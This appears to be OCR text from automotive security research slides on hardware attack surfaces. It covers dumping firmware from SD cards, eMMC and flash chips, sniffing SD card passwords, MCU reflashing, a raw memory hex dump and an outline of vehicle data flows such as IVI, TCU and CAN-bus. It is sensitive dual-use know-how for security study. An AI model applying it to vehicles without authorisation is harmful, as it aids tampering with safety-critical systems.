
Attack Surfaces on Memory Layer

- The firmware contains system or sensitive data.
- We divide non-volatile memory (NVM) into three categories according to functions as follows:
  - **System storage**: NAND Flash, NOR Flash, eMMC, SD Card
  - **Data storage**: EEPROM, SPI NOR Flash, eMMC
  - **MCU ROM**: EEPROM on Chip, NOR Flash
- We need to dump or reflash the target memory.

Reading from SD Card




SD cards



ECU Firmwares

Sniffing SD Card Password


Logical Analyzer



Unlock Key

SD Specifications - https://www.sdcard.org/downloads/pls/index.html


Reading from SD Card



Tools for Non-Volatile Memory

- Offline programmers.
- Online debuggers for IAP.

MCU ROM Programmers





Universal Flash Programmers & Adapters

Online Debuggers


Chip identification


- Brands & Data Code & Part Number
- Packaging: TSOP48, BGA, SOP, MSOP
- Flash Memory Type: NOR, NAND, OneNAND
- Pin Assignments & Protocol: SPI, I2C, Microwire, eMMC





SOP-16 & SOP-8 (SPI Flash)






TSOP-48 (NAND Flash)

Dumping Firmware From EMMC


Removing the EMMC

Putting it into programmer




BGA reballing


Dumping Firmware From EMMC



Dumping Firmware by Using an EVB




For SPI Flash




For NAND Flash

Dumping Flash Without Adapter




Universal Probes



Jumping wires

MCU Reflashing



MCU

```
Read FE000000 to FE000103:
Press any key to start/continue output.
FE000000: 55 55 52 08 55 55 55 55 55 55 06 59 6C 02 00 91
FE000010: D2 7A 00 B3 2B 27 89 17 02 00 42 40 0B 21 37 45
FE000020: 55 55 1A C9 55 55 55 55 55 55 55 55 50 02 FF 03
FE000030: AA FD 55 55 55 55 55 55 55 55 D0 03 D9 03 27 7C
FE000040: 55 55 55 55 55 55 55 55 C0 01 E0 03 04 5F 55 55
FE000050: 55 55 55 55 55 55 20 02 D7 03 DA B0 55 55 55 55
FE000060: 55 55 55 55 60 04 D5 03 D2 80 55 55 55 55 55 55
FE000070: 55 55 C0 01 B9 03 04 5F 55 55 55 55 55 55 55 55
FE000080: 20 02 AB 03 DB BA 55 55 55 55 55 55 55 55 E0 04
FE000090: A9 03 D2 E0 55 55 55 55 55 55 55 55 40 00 8D 03
FE0000A0: 04 DD 55 55 55 55 55 55 55 55 20 02 FB 03 DA B2
FE0000B0: 55 55 55 55 55 55 55 55 E0 04 F0 03 82 90 55 55
FE0000C0: 55 55 55 55 55 55 C0 01 61 03 04 5F 55 55 55 55
FE0000D0: 55 55 55 55 20 02 43 03 DB BA 55 55 55 55 55 55
FE0000E0: 55 55 E0 04 11 03 D2 80 55 55 55 55 55 55 55 55
FE0000F0: C0 01 25 03 04 5F 55 55 55 55 55 55 55 55 20 02
FE000100: 27 03 DA A2
```

Attack Surfaces Analysis - III

Analysis for Application Layer

System Data Flow Analysis

- We focus on the followings running on the target devices.
  - The services on system startup.
  - The device drivers of MCU, Display, Ethernet, HID, etc.
  - The applications connected to the network.


- We need to analysis these data flows.
  - The communications between IVI and TCU.
  - The data inputs from touch screen, buttons, USB, etc.
  - The communications between devices and TSP.
  - The communications between SoC and MCU.
  - The communications between MCU and CAN-Bus.

Remote Controlling Methods

- The communications between SoC and MCU
- Call Services
- Include Native Library
- Char Devices
- IOCTL

```
252,  10 Jan  1  1970 Gps_Debug
252,   9 Jan  1  1970 Gps_Playback
252,  20 Jan  1  1970 IC_echo
252,  21 Jan  1  1970 IC_swdl
252,  19 Jan  1  1970 IC_watchdog
252,  14 Jan  1  1970 audio
252,   4 Jan  1  1970 can_msg
```

